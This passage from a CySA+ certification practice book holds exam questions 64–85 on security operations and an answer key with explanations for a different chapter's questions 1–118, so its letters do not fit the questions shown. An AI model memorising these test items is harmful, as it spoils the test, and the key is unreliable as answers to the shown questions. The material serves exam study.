64. What concern may drive organizations to communicate with customers impacted by a breach within a specific timeline?
- A. Regulatory compliance
  - B. Media awareness
  - C. Social media interaction
  - D. Police involvement
65. Yuri wants to check if an IP address is known to be malicious. Which of the following options is the most useful way for him to manually check current information about an IP address or hostname?
- A. The SANS Top 20
  - B. AbuseIPDB
  - C. WHOIS
  - D. Cuckoo Sandbox
66. Carla's organization is a managed security provider that uses the ITIL, and Carla wants to determine if her team is meeting the service level agreements her organization has agreed to meet for their customers for vulnerability management notifications happening within 24 hours. What is Carla attempting to assess?
- A. A VMO
  - B. A SLO
  - C. An NDA
  - D. A VMS

67. Joanna's organization has been performing a forensic investigation of a compromised system. Her team's analysis indicates that a number of commonly available tools were used by the attacker and that the attacker was using basic, rather than advanced skills and techniques. What type of threat actor is Joanna most likely dealing with?
- A. A hacktivist
  - B. A nation-state actor
  - C. A script kiddie
  - D. Organized crime
68. Michelle wants to provide metrics for her security team's incident response capabilities. Which of the following is not a common measure for teams like hers?
- A. Mean time to detect
  - B. Mean time to respond
  - C. Mean time to remediate
  - D. Mean time to compromise
69. Tony is working with information from a closed-source threat feed and combines the feed information with his own organization's vulnerability management data and asset databases. What activity is Tony performing?
- A. IoC analysis
  - B. Geolocation
  - C. Active defense
  - D. Data enrichment
70. Which of the following is not a common inhibitor to remediation of vulnerabilities?
- A. Legacy systems
  - B. Organizational policies
  - C. The potential to degrade functionality

- D. Organizational governance processes
71. Greg wants to assess the confidence levels for his threat intelligence data. What three common items are most frequently used to determine confidence in threat intelligence?
- A. Timeliness, source quality, and cost
  - B. Accuracy, threat actor, and likelihood
  - C. Timeliness, relevance, and accuracy
  - D. Accuracy, source quality, and cost
72. Valerie's incident response process includes moving a compromise system to a separate VLAN that retains access to the Internet but does not allow contact with other systems on her network. What containment process has she implemented?
- A. Segmentation
  - B. IoC-based response
  - C. Isolation
  - D. Sanitization
73. Isaac wants to view network traffic from a potentially compromised Linux machine. What tool can he use from the command line to view and analyze his network traffic?
- A. Wireshark
  - B. tcpdump
  - C. Ettercap
  - D. cat /dev/eth0
74. Beena wants to ensure that her vulnerability management program is performing as expected. What technique should she use to look at its performance over time so she can see if she has problematic behaviors or practices?
- A. A regularly created list of the top 10 most common vulnerabilities

- B. A report showing remediation and patching trends
  - C. A list of zero-day vulnerabilities and the time to remediate them
  - D. A list of service level objectives
75. Valentine is reviewing network flow logs and sees a 30 GB data transfer between a database server and a system outside of her organization. For review, how should she flag the event?
- A. Potential data exfiltration
  - B. Potential use of unauthorized privileges
  - C. A potential malicious process
  - D. Potential high drive capacity consumption
76. Selah wants to use appropriate metrics to determine how well her incident response process is working. Which of the following metrics is not commonly used to assess incident response processes?
- A. Mean time to remediate
  - B. Meant time to detect
  - C. Mean time to respond
  - D. Mean time to defend
77. Gary wants to use NTP to help with his log analysis efforts. What is Gary doing?
- A. Setting appropriate logging levels
  - B. Removing unnecessary logs using a trust process
  - C. Time synchronization
  - D. Validating log entries against the originals
78. Nathan's organization has been notified that there is a vulnerability in a legacy system that does not have vendor support. Nathan needs to ensure that the system is not compromised due to the vulnerability. What should Nathan implement to address this issue?

- A. A patching plan
  - B. A compensating control
  - C. A remediation plan
  - D. An alternate patch
79. The endpoint detection and response (EDR) system that Li's organization uses has detected Windows workstations communicating between each other on the network on port 8944. What should Li flag this traffic as?
- A. Beaconing
  - B. A port scan
  - C. Unexpected bandwidth consumption
  - D. Irregular peer-to-peer communication
80. What phase of incident response needs to happen before customer communications can occur?
- A. Perform stakeholder identification.
  - B. Document lessons learned.
  - C. Prepare a timeline.
  - D. Conduct a root-cause analysis.
81. Jake wants to ensure that only authorized IP addresses can send email on behalf of his organization but doesn't want to require certificates and signatures for the validation. What should he implement?
- A. DKIM
  - B. DMARC
  - C. S/MIME
  - D. SPF
82. Katie has been reviewing her organization's vulnerability management reports and notices that systems that are part of a cloud-hosted cluster continue to show a recurring issue where vulnerabilities re-appear when the cluster is scaled

up to handle higher loads. What is the most likely issue that Katie should ask the system administrators about?

- A. Reinstallation of the same software package instead of a patched version
  - B. A lack of update to the original cluster image
  - C. Patches failing to install
  - D. A compromise restoring the system to a vulnerable state
83. What open source intelligence source is accessible only using a TOR enabled browser or system?
- A. Social media
  - B. The Dark Web
  - C. Blogs
  - D. Government bulletins
84. Bob's organization wants to adopt passwordless authentication. What will they need to provide to users to adopt this solution?
- A. PINs
  - B. Biometric identifiers
  - C. Hardware tokens
  - D. New passwords
85. Hillary is working on improving her organization's security response processes and wants to integrate security tools from multiple vendors together. What type of integration should she look for to optimize the ability for systems to work together and exchange data?
- A. FTP-based integration
  - B. Data scraping from built-in web pages
  - C. API-based integration
  - D. A single pane of glass design

# **Appendix**

## **Answers and Explanations**

# **Chapter 1: Domain 1.0: Security Operations**

1. B. Open-source intelligence is freely available information that does not require a subscription fee. Closed-source and proprietary intelligence are synonyms and do involve payments to the providers. Vulnerability feeds may be considered threat intelligence, but they normally come with subscription fees.
2. D. An intelligence source that results in false positive errors is lacking in accuracy because it is providing incorrect results to the organization. Those results may still be timely and relevant, but they are not correct. Expense is not one of the three intelligence criteria.
3. B. It is possible for any of these threat actors to be affiliated with an APT, but the highest likelihood is that a sophisticated APT threat would be associated with a nation-state, rather than a less-resourced alternative.
4. B. The Department of Homeland Security collaborates with industry through information sharing and analysis centers (ISACs). These ISACs cover industries such as healthcare, financial, aviation, government, and critical infrastructure.
5. C. This source provides information about IP addresses based on *past* behavior. This makes it a reputational source. A behavioral source would look at information about *current* behavior. This is a product offered by Cisco and is proprietary, not open source. It does not provide indicators that would help you determine whether your system had been compromised.
6. D. This is an example of function-as-a-service (FaaS) computing. A service like Lambda could also be described as platform-as-a-service (PaaS), because FaaS is a subset of PaaS. However, the term FaaS is the one that *best* describes this service.

7. C. Detection systems placed in otherwise unused network space will detect scans that blindly traverse IP address ranges. Since no public services are listed, attackers who scan this range can be presumed to be hostile and are often immediately blocked by security devices that protect production systems.
8. C. This flow sample shows four distinct hosts being accessed from 192.168.2.1. They are 10.2.3.1, 10.6.2.4, 10.6.2.5, and 10.8.2.5.
9. A. Threat intelligence information is not commonly shared with legal counsel on a routine basis. CompTIA's CySA+ objectives list the following common recipients: incident response, vulnerability management, risk management, security engineering, and detection and monitoring.
10. D. Community clouds are cloud computing environments available only to members of a collaborative community, such as a set of universities. Public clouds are available to any customers who want to use them. Private clouds are for the use of the organization building the cloud only. Hybrid clouds mix elements of public and private clouds in an enterprise computing strategy.
11. D. This chart shows typical latency for a remote system and minimal or at times zero packet loss. This chart shows normal operations, and Lukas can safely report no visible issues.
12. B. Maria's team should use full-disk encryption or volume encryption and should secure the encryption keys properly. This will ensure that any data that remains cannot be exposed to future users of the virtual infrastructure. Although many cloud providers have implemented technology to ensure that this won't happen, Maria can avoid any potential issues by ensuring that she has taken proactive action to prevent data exposure. Using a zero-wipe is often impossible because virtual environments may move without her team's intervention, data masking will not prevent

unmasked data or temporary data stored on the virtual disks from being exposed, and spanning multiple virtual disks will still leave data accessible, albeit possibly in fragmented form.

13. B. In a password spraying attack, the attacker tries a set of common passwords using many different accounts. The activity Geoff sees is consistent with this type of attack. Credential stuffing attacks seek to use username/password lists stolen from another site to log on to a different site. This would result in only one login attempt per username. Brute-force attacks would result in thousands or millions of attempts per username. Rainbow table attacks take place offline and would not be reflected in the logs.
14. A. The greatest risk in the event of a DoS attack is that the logs are stored in the same cloud environment that is under attack. Cybersecurity professionals may not be able to access those logs to investigate the incident.
15. B. Azra's suspicious user appears to be attempting to crack LANMAN hashes using a custom word list. The key clues here are the `john` application, the LM hash type, and the location of the word list.
16. D. The service running from the `www` directory as the user `apache` should be an immediate indication of something strange, and the use of `webmin` from that directory should also be a strong indicator of something wrong. Lucas should focus on the web server for the point of entry to the system and should review any files that the Apache user has created or modified. If local vulnerabilities existed when this compromise occurred, the attacker may have already escalated to another account!
17. D. Geoff's only sure bet to prevent these services from being accessed is to put a network firewall in front of them. Many appliances enable services by default; since they are appliances, they may not have host firewalls available to enable. They also often don't have patches available, and many appliances

do not allow the services they provide to be disabled or modified.

18. C. Using self-signed certificates for services that will be used by the general public or organizational users outside of a small testing group can be an issue because they will result in an error or warning in most browsers. The TLS encryption used for HTTPS will remain just as strong regardless of whether the certificate is provided by a certificate authority or self-signed, and a self-signed certificate cannot be revoked at all.
19. C. Brandon should select RIPE, the regional Internet registry for Europe, the Middle East, and parts of Central Asia. AFRINIC serves Africa, APNIC serves the Asia/Pacific region, and LACNIC serves Latin America and the Caribbean.
20. B. Testing for common sample and default files is a common tactic for vulnerability scanners. Janet can reasonably presume that her Apache web server was scanned using a vulnerability scanner.
21. B. This capture shows SQL injection attacks being attempted. We can determine this from the SQL keywords (e.g., `UNION ALL`) that appear in packets 2188 and 2196. Since this is the reconnaissance phase, the red team should not be actively attempting to exploit vulnerabilities and has violated the rules of engagement.
22. A. TCP port 636 is often used for secure LDAP, and secure HTTP typically uses TCP 443. Although other services could use these ports, Jennifer's best bet is to presume that they will be providing the services they are typically associated with.
23. B. Large data flows leaving an organization's network may be a sign of data exfiltration by an advanced persistent threat. Using HTTPS to protect the data while making it look less suspicious is a common technique.
24. B. Port 3389 is the service port for RDP. If Fred doesn't expect this port to be open on his point-of-

sale terminals, he should immediately activate his incident response plan.

25. D. Many system administrators have historically chosen 8080 and 8443 as the alternate service ports for plain-text and secure web services. Although these ports could be used for any service, it would be reasonable for Saanvi to guess that a pair of services with ports like these belongs to web servers.
26. C. This scan shows only UDP ports. Since most services run as TCP services, this scan wouldn't have identified most common servers. Kwame should review the commands that his team issued as part of their exercise. If he finds that Nmap was run with an `-sU` flag, he will have found the issue.
27. B. Angela can use Wireshark, a tool that can capture network traffic using a graphical user interface to meet this objective. Nmap is a tool used to perform port scans. Dradis is an open-source collaboration platform for security teams, and Sharkbait is not a security tool or term.
28. C. Wang's screenshot shows behavioral analysis of the executed code. From this, you can determine that `malwr` is a dynamic analysis sandbox that runs the malware sample to determine what it does while also analyzing the file.
29. A. Since organizations often protect information about the technologies they use, OSINT searches of support forums and social engineering are often combined to gather information about the technologies they have in place. Port scanning will typically not provide detailed information about services and technologies. Social media review may provide some hints, but document metadata does not provide much information about specific technologies relevant to a penetration test or attack.
30. C. Sarah knows that domain registration information is publicly available and that her organization controls the data that is published. Since this does not expose anything that she should

not expect to be accessible, she should categorize this as a low impact.

31. C. The increasing digit of the IP address of the target system (.6, .7, .8) and the ICMP protocol echo request indicate that this is a ping sweep. This could be part of a port scan, but the only behavior that is shown here is the ping sweep. This is ICMP and cannot be a three-way handshake, and a traceroute would follow a path rather than a series of IP addresses.
32. D. While the system responded on common Windows ports, you cannot determine whether it is a Windows system. It did respond, and both ports 139 and 445 were accessible. When the host Wireshark capture was conducted from queried DNS, it did not receive a response, indicating that the system does not have a DNS entry (or at least, it doesn't have one that is available to the host that did the scan and ran the Wireshark capture).
33. C. By conducting awareness training, Kevin is seeking to educate insiders about the risks posed by phishing attacks. Specifically, he is seeking to prevent an insider from unintentionally posing a risk to the organization by falling victim to a phishing attack.
34. B. A honeypot is used by security researchers and practitioners to gather information about techniques and tools used by attackers. A honeypot will not prevent attackers from targeting other systems, and unlike a tarpit, it is not designed to slow down attackers. Typically, honeypot data must be analyzed to provide useful information that can be used to build IDS and IPS rules.
35. C. Tarpits are a form of active defense that decoy or bait attackers. Passive defenses include cryptography, security architecture, and similar options. Sticky defenses and reaction-based defenses were made up for this question.

36. A. Susan's best option is to use an automated testing sandbox that analyzes the applications for malicious or questionable behavior. Although this may not catch every instance of malicious software, the only other viable option is decompiling the applications and analyzing the code, which would be incredibly time-consuming. Since she doesn't have the source code, Fagan inspection won't work (and would take a long time too), and running a honeypot is used to understand hacker techniques, not to directly analyze application code.
37. C. Manesh knows that the file she downloaded and computed a checksum for does not match the MD5 checksum that was calculated by the providers of the software. She does not know if the file has been corrupted or if attackers have modified the file, but she may want to contact the providers of the software to let them know about the issue—and she definitely shouldn't execute or trust the file!
38. D. Aziz is using a jump box to provide access. A jump box, sometimes called a *jump server* or *secure administrative host*, is a system used to manage devices in a separate, typically higher, security zone. This prevents administrators from using a less secure administrative workstation in the high-security zone.
39. C. Sahib is performing static analysis, which is analysis performed without running code. He can use tools or manually review the code (and, in fact, is likely to do both).
40. B. Since Carol wants to analyze a program as it runs, you know she needs a dynamic code analysis tool. With the added safety requirement, a sandbox is also needed. Static code analysis looks at source code, no mention is made of decompiling or reverse engineering the code, and Fagan inspection is a formal code analysis process.
41. A. Susan's best option is to submit the file to a tool like VirusTotal that will scan it for virus-like behaviors and known malware tools. Checking the

hash either by using a manual check or by using the National Software Reference Library can tell her if the file matches a known good version but won't tell her if it includes malware. Running a suspect file is the worst option on the list.

42. B. The strategy outlined by Nishi is one of network segmentation—placing separate functions on separate networks. She is explicitly not interconnecting the two networks. VPNs and VLANs are also technologies that could assist with the goal of protecting sensitive information, but they use shared hardware and would not necessarily achieve the level of isolation that Nishi requires.
43. C. Bobbi is adopting a physical, not logical, isolation strategy. In this approach, known as *air-gapping*, the organization uses a stand-alone system for the sensitive function that is not connected to any other system or network, greatly reducing the risk of compromise. VLAN isolation and network segmentation involve a degree of interconnection that is not present in this scenario.
44. B. Multifactor authentication helps reduce the risk of a captured or stolen password by requiring more than one factor to authenticate. Attackers are less likely to have also stolen a token, code, or biometric factor. A captive portal is used to authenticate users for guest networks or similar purposes. Virtual private networks (VPNs) are used to provide a private network connection that can make a local network act like it is part of a remote network. OAuth is an open protocol for secure authorization.
45. B. Amanda's team should use full-disk encryption or volume encryption and should secure the encryption keys properly. This will ensure that any data that remains cannot be exposed to future users of the virtual infrastructure. Although many cloud providers have implemented technology to ensure that this won't happen, Amanda can avoid any potential issues by ensuring that she has taken proactive action to prevent data exposure. Using a

zero wipe is often impossible because virtual environments may move without her team's intervention, data masking will not prevent unmasked data or temporary data stored on the virtual disks from being exposed, and spanning multiple virtual disks will still leave data accessible, albeit possibly in fragmented form.

46. A. Host firewalls operate at the individual system level and, therefore, cannot be used to implement network segmentation. Routers and switches may be used for this purpose by either physically separating networks or implementing VLAN tagging. Network firewalls may also be used to segment networks into different zones.
47. B. Ian knows that deploying multiple access points in the same space to deploy a physically segmented wireless network would significantly increase both the costs of deployment and the complexity of the network due to access points causing conflicts. His best choice is to logically segment his networks using one set of access points. SSID and WPA segmentation are both made-up terms for this question.
48. C. Barbara should be most concerned about compromise of the underlying VMware host as a threat model for her virtual segmentation. VLAN hopping (typically done via 802.1q trunking attacks) requires trunking to be turned on, which is unlikely in a virtualized environment like this. Border Gateway Protocol (BGP) route spoofing occurs at the router level and is once again unlikely to be a threat in a VMware environment.

You may not always know all the technologies in a question like this, so when you prepare for the exam, you should consider what you do know when you run into this type of question. Here, you might note that relying on the underlying host for virtualization means that a compromise of the system would allow attackers to overcome the segmentation that is acting to protect them.

49. C. Relying on hashing means that Charles will be able to identify only the specific versions of malware packages that have already been identified. This is a consistent problem with signature-based detections, and malware packages commonly implement polymorphic capabilities that mean that two instances of the same package will not have identical hashes due to changes meant to avoid signature-based detection systems.
50. A. An air gap, or complete physical isolation, provides the strongest control available on the list provided. To traverse an air gap, one of Noriko's staff would need to physically copy files via a removable drive or would need to plug a device into the air-gapped network.
51. C. Using a multifactor solution will significantly decrease the likelihood of a successful phishing attack resulting in an attacker having both factors for any given user. Although deploying multifactor can be complex, it is the most impactful of the options listed. Both password lifespan and length modifications will not change what happens when users accidentally disclose their current password as part of a phishing attack, and a PIN can also be disclosed.
52. B. The most common factors for multifactor systems today are knowledge factors (like a password) and possession factors, which can include a token, an authenticator application, or a smartcard.
53. A. NIST has pointed out that SMS is a relatively insecure way of delivering codes as part of a multifactor authentication system. The two most common attacks against SMS message delivery are VoIP hacks, where SMS messages may be delivered to a VoIP system, which can be accessed by an attacker, and SIM swapping attacks, where a SIM card is cloned and SMS messages are also delivered to an attacker.
54. B. OpenFlow is used to allow software-defined network (SDN) controllers to push changes to

switches and routers, allowing flow control, network traffic partitioning, and testing of applications and configurations.

55. C. Rick's team has set up a honeynet—a group of systems set up to attract attackers while capturing the traffic they send and the tools and techniques they use. A honeypot is a single system set up in a similar way, whereas a tarpit is a system set up to slow down attackers. A blackhole is often used on a network as a destination for traffic that will be silently discarded.
56. A. Scaling a serverless system is a useful way to handle additional traffic but will not prevent denial-of-service (DoS) attacks from driving additional cost. In fact, horizontal scaling will add additional costs as it scales. API keys can be used to prevent unauthorized use of the serverless application, and keys can be deprovisioned if they are abused. Capping API invocations and using timeouts can help limit the maximum number of uses and how much they are used, both of which can help prevent additional costs.
57. B. Virtualization allows you to run multiple operating systems on the same underlying hardware, whereas containerization lets you deploy multiple applications on the same operating system on a single system. Containerization can allow direct hardware access, whereas virtualization typically does not. Virtualization is not necessary for containerization, although it is often used, but containerization can get performance improvements from bare-metal installations. Finally, there is a key difference, as noted in option B.
58. B. Workloads in a secure containerization environment should be distributed in a way that allows hosts to run containers of only a specific security level. Since Brandon has three different security levels in his environment, he should use separate hosts that can be configured to secure the

data appropriately while also limiting the impact if a container is breached.

59. B. Privileged accounts typically include local and domain administrators, SA (system administrator in SQL), and other accounts that manage databases, root accounts, and other administrative accounts on Linux and Unix systems, service accounts, and similar accounts on network and other devices.
60. A. If Ned implements multifactor authentication for his environment, he can use security tokens or other one-time password (OTP) options to ensure that attackers will not be able to use stolen credentials successfully even if passwords are exposed.  
Password complexity rules won't help with a keylogger, and expiring passwords with lifespan rules can limit how long the attacker can use them, but even with very short lifespans the attacker may still have them available for some time. Finally, preventing USB devices from being plugged in can help, but software keyloggers won't be caught or prevented by this solution.
61. B. All of these are examples of single sign-on (SSO) implementations. They allow a user to use a single set of credentials to log in to multiple different services and applications. When federated, SSO can also allow a single account to work across a variety of services from multiple organizations.
62. D. SAML, OpenID, and OAuth are all common protocols used for federation. Kerberos is a network authentication protocol largely used inside organizations.
63. B. A cloud access security broker (CASB) can perform actions such as monitoring activity, managing cloud security policies for SaaS services, enforcing security policies, logging, alerting, and in-line policy enforcement when deployed with agents on endpoint devices or as a proxy.
64. A. Transport Layer Security (TLS) is used to secure web and other types of traffic. Many people still call

TLS SSL out of habit, but TLS is actually a different protocol and has replaced Secure Sockets Layer (SSL). IPsec is an encryption protocol used for VPNs and other point-to-point connections between networks. Point-to-Point Tunneling Protocol (PPTP) has a number of security issues.

65. A. TLS can still work with an expired certificate; however, web browsers will report that the certificate is expired. Expired certificates are not revoked—in fact, revocation is a separate process, and certificates are checked against a certificate revocation protocol to ensure that they are valid. Although browsers may report an expired certificate and may make it harder to access the site, the website itself will remain accessible.
66. A. Active defenses are aimed at slowing down attackers while using their resources. The rest of the terms listed here were made up for this question. Active defenses are sometimes referred to as *deception technology*.
67. B. Transport Layer Security (TLS) is the security protocol used to protect modern web traffic in transit. SSL was the precursor to TLS, whereas VPN technology is used in specific point-to-point scenarios when connecting to remote services or networks. IPsec is a secure network protocol suite, but it is not the most common option in use for web traffic.
68. A. Using TLS will help to ensure that a third party is unable to insert itself into the message stream. TLS can be used to authenticate the service provider and service consumer while also providing message confidentiality, message integrity protection, and replay defenses.
69. B. Physical access is the best (and often only) way to compromise an air-gapped, physically isolated system. Although some esoteric attack methods can gather information via RF, acoustic, or other leakage, real-world scenarios will require physical access in almost all cases.

70. C. Amanda needs to use a system or device on the air-gapped network to access the HSM. This provides isolation, preventing misconfiguration or other security issues from causing the device to be compromised.
71. C. In a SAML transaction, the user initiates a request to the relying party, who then redirects the user to the SSO provider. The user then authenticates to the SAML identity provider and receives a SAML response, which is sent to the relying party as proof of identity.
72. C. These are all examples of processor security extensions providing additional cryptographic instructions. Since AES, 3DES, and ECC are all encryption algorithms and SHA-256 is a hashing algorithm, we know that this can't be either of the first two options alone. Bus encryption may use these, but they aren't just examples of bus encryption algorithms.
73. C. Although physical segmentation can make it easier to see specific traffic while providing better network security and increased performance, running a separate infrastructure is rarely a less expensive option.
74. D. Multifactor authentication is the most effective option because attackers will need to present both factors. Even if they know the password, unless they have the second factor their attempt to access the application will fail. Account lockouts and CAPTCHAs can be useful when attempting to prevent brute-force attacks, and complexity settings may make some brute-force attacks slower and harder to conduct.
75. B. Segmented networks are almost always used to isolate groups rather than to combine them. Common uses include specific network segments for VoIP, wireless, or specific trust zones and levels.
76. B. Software-defined networks (SDNs) consist of three major layers: the application layer, where

information about the network is used to improve flow, configuration, and other items; the control layer, which is where the logic from SDN controllers control the network infrastructure; and the infrastructure layer, which is made up of the networking equipment. If you're not deeply familiar with SDNs, you can address questions like this by reviewing what you do know. The other three options contain elements of the OSI model but don't make sense in the context of SDN.

77. B. If Micah implements automated vulnerability scanning, he can check to see if the applications that are about to be deployed have known vulnerabilities. Automated patching will also help with this, but will only apply available patches and will not assess whether there are configuration vulnerabilities or unpatched vulnerabilities. Fuzz testing can help to test if the applications have issues with unexpected input but will not address most vulnerabilities, and hashing will only tell him if he is running the version of code that he expects to, not if it is vulnerable.
78. A. Camille will need to integrate her identity provider (IDP) to provide authentication and authorization. Once users are authenticated, they can use various service providers throughout the federation. She will also probably want to use some form of single sign-on (SSO) service, but it is not required to be part of a federation.
79. D. Where possible, NIST recommends segmenting by purpose, data sensitivity, and threat model to separate OS kernels.
80. C. The NIST 800-190 guidelines note that traditional vulnerability management tools may make assumptions like those in options A and B regarding the systems and applications they are scanning. Since containers are ephemeral and may be updated and changed very frequently, a traditional vulnerability scanning and management approach is likely to be a poor fit for a containerized environment.

81. C. The most distinctive feature of privileged account management tools for enterprise use is the ability to manage entitlements across multiple systems throughout an enterprise IT environment. Broader identity and access management systems for enterprises provide user account management and life-cycle services, including account expiration tools and password life-cycle management capabilities.
82. B. SAML provides all of the capabilities Amira is looking for. Unlike SAML, OAuth is an authorization standard, not an authentication standard. LDAP provides a directory and can be used for authentication but would need additional tools to be used as described. Finally, OpenID Connect is an authentication layer on top of OAuth, which is an authorization framework. Together, they would also meet the needs described here, but individually they do not.
83. B. Adam knows that TCP/80 is the normal port for unencrypted HTTP traffic. As soon as he sees the traffic, he should immediately check if the traffic is unencrypted. If it is, his first recommendation will likely be to switch to TLS encrypted traffic. Once that is complete, he can worry about whether data is encrypted at rest and if usernames and passwords are passed as part of the traffic, which might be acceptable if it was protected with TLS!
84. B. Software-defined networking (SDN) is designed to handle changing traffic patterns and use of data to drive network configurations, routing, and optimization efforts. Faraj's best option is to use a software-defined network. Serverless is a technology that runs compute runtimes rather than a network, and a VPN is used to connect networks or systems together via a private channel.
85. D. Serverless environments are a shared service, and since there is not a system that is accessible to consumers, there is nowhere to install endpoint tools. Similarly, network IPSs cannot be placed in front of a shared resource. Elaine should also be

aware that any flaw with the underlying serverless environment will likely impact all of the service hosting systems.

86. B. Segmentation is typically used to decrease the number of systems in a network segment, rather than to increase it. Segmentation is often used to decrease an organization's attack surface by moving systems that don't need to be exposed to a protected segment. It can also be used to limit compliance impact by removing systems from a compliance zone that do not need to be part of it. Finally, limiting the number of systems or devices in a segment or keeping potentially problematic systems in an isolated network segment can help increase availability.
87. C. Kubernetes and Docker are both examples of containerization tools.
88. D. Nathan's best option is to send the logs to a remote server. The server should be protected to ensure that the same exploits that might compromise other systems will not impact the secure log storage server or service. In many organizations, a SIEM device or security logging tool like ELK or Splunk may be used to store and work with these logs.
89. D. OpenID, SAML, and OAuth are all commonly used protocols for federated identity. Ansel will need to better understand what the use cases for federated identity are in his environment and which organizations he will federate with before he chooses a protocol to implement and may eventually need to support more than one. Authman is a tool used to manage web user login files and is not a protocol.
90. B. Sites like VirusTotal run multiple antimalware engines, which may use different names for malware packages. This can result in a malware package apparently matching multiple different infections.
91. B. The Windows Performance Monitor (`perfmon.exe`) provides a live view of memory usage

per running application or service. This can be useful for live memory analysis. MemCheck and WinMem were made up for this question, and `top` is a useful Linux tool for checking memory utilization. If you aren't familiar with tools like this, you may want to spend some time with Windows and Linux common command cheat sheets like the Linux sheet found at [www.linuxtrainingacademy.com/linux-commands-cheat-sheet](http://www.linuxtrainingacademy.com/linux-commands-cheat-sheet).

92. C. The Windows Resource Monitor (`resmon.exe`) application is a useful tool to both see real-time data and graph it over time, allowing Abul to watch for spikes and drops in usage that may indicate abnormal behavior.
93. C. Binary diffing looks at multiple potentially related binaries that have anti-reverse-engineering tools run on them and looks for similarities. Graphs map this data, helping the tool identify malware families despite the protections that malware authors bake in. As you might have guessed, the rest of the answers for this question were made up.
94. B. PowerShell, `wmic`, and `winrm.vbs` are all commonly used for remote execution of code or scripts, and finding them in use on a typical workstation should cause you to be worried as most users will never use any of the three.
95. A. Most common HTTP traffic will go to port 80, and HTTPS traffic will go to 443. The third most common port for web traffic is 8080 and would be a reasonable but significantly less common option. While other ports may be in use, if you aren't expecting traffic to nonstandard HTTP and HTTPS ports, you may want to investigate the traffic.
96. C. Availability analysis targets whether a system or service is working as expected. Although a SIEM may not have direct availability analysis capabilities, reporting on when logs or other data is not received from source systems can help detect outages. Ideally, Lucy's organization should be using a

system monitoring tool that can alarm on availability issues as well as common system problems such as excessive memory, network, disk, or CPU usage.

97. C. When faced with massive numbers of notification messages that are sent too aggressively, administrators are likely to ignore or filter the alerts. Once they do, they are unlikely to respond to actual issues, causing all of the advantages of monitoring to be lost. If she doesn't spend some time identifying reasonable notification thresholds and frequencies, Lucy's next conversation is likely to be with an angry system administrator or manager.
98. D. Lucy has configured a behavior-based detection. It is likely that a reasonable percentage of the detections will be legitimate travel for users who typically do not leave the country, but pairing this behavioral detection with other behavioral or anomaly detections can help determine if the login is legitimate.
99. D. Disabling unneeded or risky services is an example of a strategy to reduce the attack surface area of a system or device. Threat modeling and proactive risk assessment are both activities that focus on preparation, rather than direct systems or technology action, and incident remediation might involve disabling a service, but there isn't enough information to know this for sure. What we do know for sure is that disabling unneeded services reduces the attack surface area for a system.
100. C. RDP operates over TCP 3389. Most corporate workstations won't have RDP turned on inbound to workstations, and Suki may find that she has discovered a compromise or other behavior that her organization may not want to occur.
101. C. The `auth.log` file on Linux systems will capture `sudo` events. A knowledgeable attacker is likely to erase or modify the `auth.log` file, so Ian should make sure that the system is sending these events

via syslog to a trusted secure host. The `sudoers` file stored in `/etc/sudoers` contains details of which users can use `sudo` and what rights they have. There is not a file called `/var/log/sudo`, and root's `.bash_log` file might contain commands that root has run but won't have details of the `sudo` event—there's no reason for root to `sudo` to root!

102. B. Tripwire can monitor files and directories for changes, which means Gabby can use it to monitor for files in a directory that have changed. It will not tell you how often the directory is accessed, who viewed files, or if sensitive data was copied out of the directory.
103. C. Even if you're not familiar with the PS tools, you can use your knowledge of Windows command-line tools to figure out what is happening here. We see a remote workstation (it is highly unlikely you would connect to your own workstation this way!) indicated by the `\\\ip.address`, a `-u` flag likely to mean user ID with the administrator listed, and a `-p` for password. We know that `cmd.exe` is the Windows command prompt, so it is reasonable and correct to assume that this will open a remote command prompt for interactive use. If this is a user who isn't an administrator, Charlene needs to start an incident investigation right away.
104. C. SYN floods are a denial-of-service attack technique that is used to exhaust session handlers on systems. A flood of SYNs from many different IP addresses without a completed TCP three-way handshake is often a sign of a SYN flood attack.
105. B. First, Kai should check the scan log to review the scan type and error code to check it via the Microsoft support site. The most likely cause from the list of provided answers is a conflict with another security product. While security practitioners often worry about malware on systems, a common cause of scan failures is a second installed antivirus package. If Kai doesn't find a second antivirus package installed, she should

conduct a scan using another tool to see if malware may be the issue.

106. C. Blocklisting known bad IP addresses (previously known as blacklisting), as well as the use of both domain and IP reputation services, can help Charles accomplish his task. Allowlisting (previously known as whitelisting) allows only known addresses through and does not flag known bad addresses.
107. B. The `ps` utility lists currently running processes, and `aux` is a set of flags that control which processes are selected. This output is then piped to `grep`, and all lines with the text `apache2` will be selected. Then that list will be searched for the text `root`. This type of multiple piping can help quickly process large volumes of files and thousands or millions of lines of text.
108. C. The most likely scenario in this circumstance is that the headers were forged to make the email appear to come from [example.com](#), but the email was actually sent from [mail.demo.com](#).
109. D. While SPF and DKIM can help, combining them in the form of DMARC can limit trusted senders to only a known list and prove that the domain is the domain that is sending the email; this prevents email impersonation when other organizations also use DMARC.
110. D. Email headers contain the message ID, date, to, from, user agent, IP addresses of both the sender and the receiver, and information about the email servers along the path between them. They do not contain a private key.
111. C. Security orchestration, automation, and response (SOAR) systems are designed to correlate information and may be able to combine this information. This is especially true if the system and feeds make use of the Structured Threat Information Expression language (STIX) and TAXII, the protocol used to transfer threat intelligence. STIX and TAXII are open protocols that have been adopted to allow

multiple threat sources to be combined effectively. SAML is Security Assertion Markup Language, and OCSP is Online Certificate Status Protocol. Neither of those is useful in processing threat information.

112. B. The thing that a threat actor wants to do is a goal. Since you might be unfamiliar with some of these terms, when you encounter a question like this, you should rule out what you can. Most questions will have one or more obviously incorrect answers—here that’s likely their resource level and their alias. If you ruled only those two out, you’d have a 50 percent chance of getting a question like this right. In this case, you can likely then guess that wanting to steal nuclear research data is a goal, rather than a statement of sophistication, and move on with the next question.
113. D. Oracle databases default to TCP port 1521. Traffic from the “outside” system is being denied when it attempts to access an internal system via that port.
114. C. Packers, or runtime packers, are tools that self-extract when run, making the code harder to reverse-engineer. Crypters may use actual encryption or simply obfuscate the code, making it harder to interpret or read. Protectors are software that is intended to prevent reverse engineering and often include packing and encryption techniques as well as other protective technologies. Shufflers were made up for this question.
115. B. Testing for common sample and default files is a common tactic for vulnerability scanners. Nara can reasonably presume that her Apache web server was scanned using a vulnerability scanner.
116. A. Since Andrea is attempting to stop external scans from gathering information about her network topology, the firewall is the best place to stop them. A well-designed ruleset can stop, or at least limit, the amount of network topology information that attackers can collect.

117. D. The uses described for the workstation that Cormac is securing do not require inbound access to the system on any of these ports. Web browsing and Active Directory domain membership traffic can be handled by traffic initiated by the system.
118. A. For most Windows user workstations, launches of `cmd.exe` by programs other than Explorer are not typical. This script will identify those launches and will alarm on them.
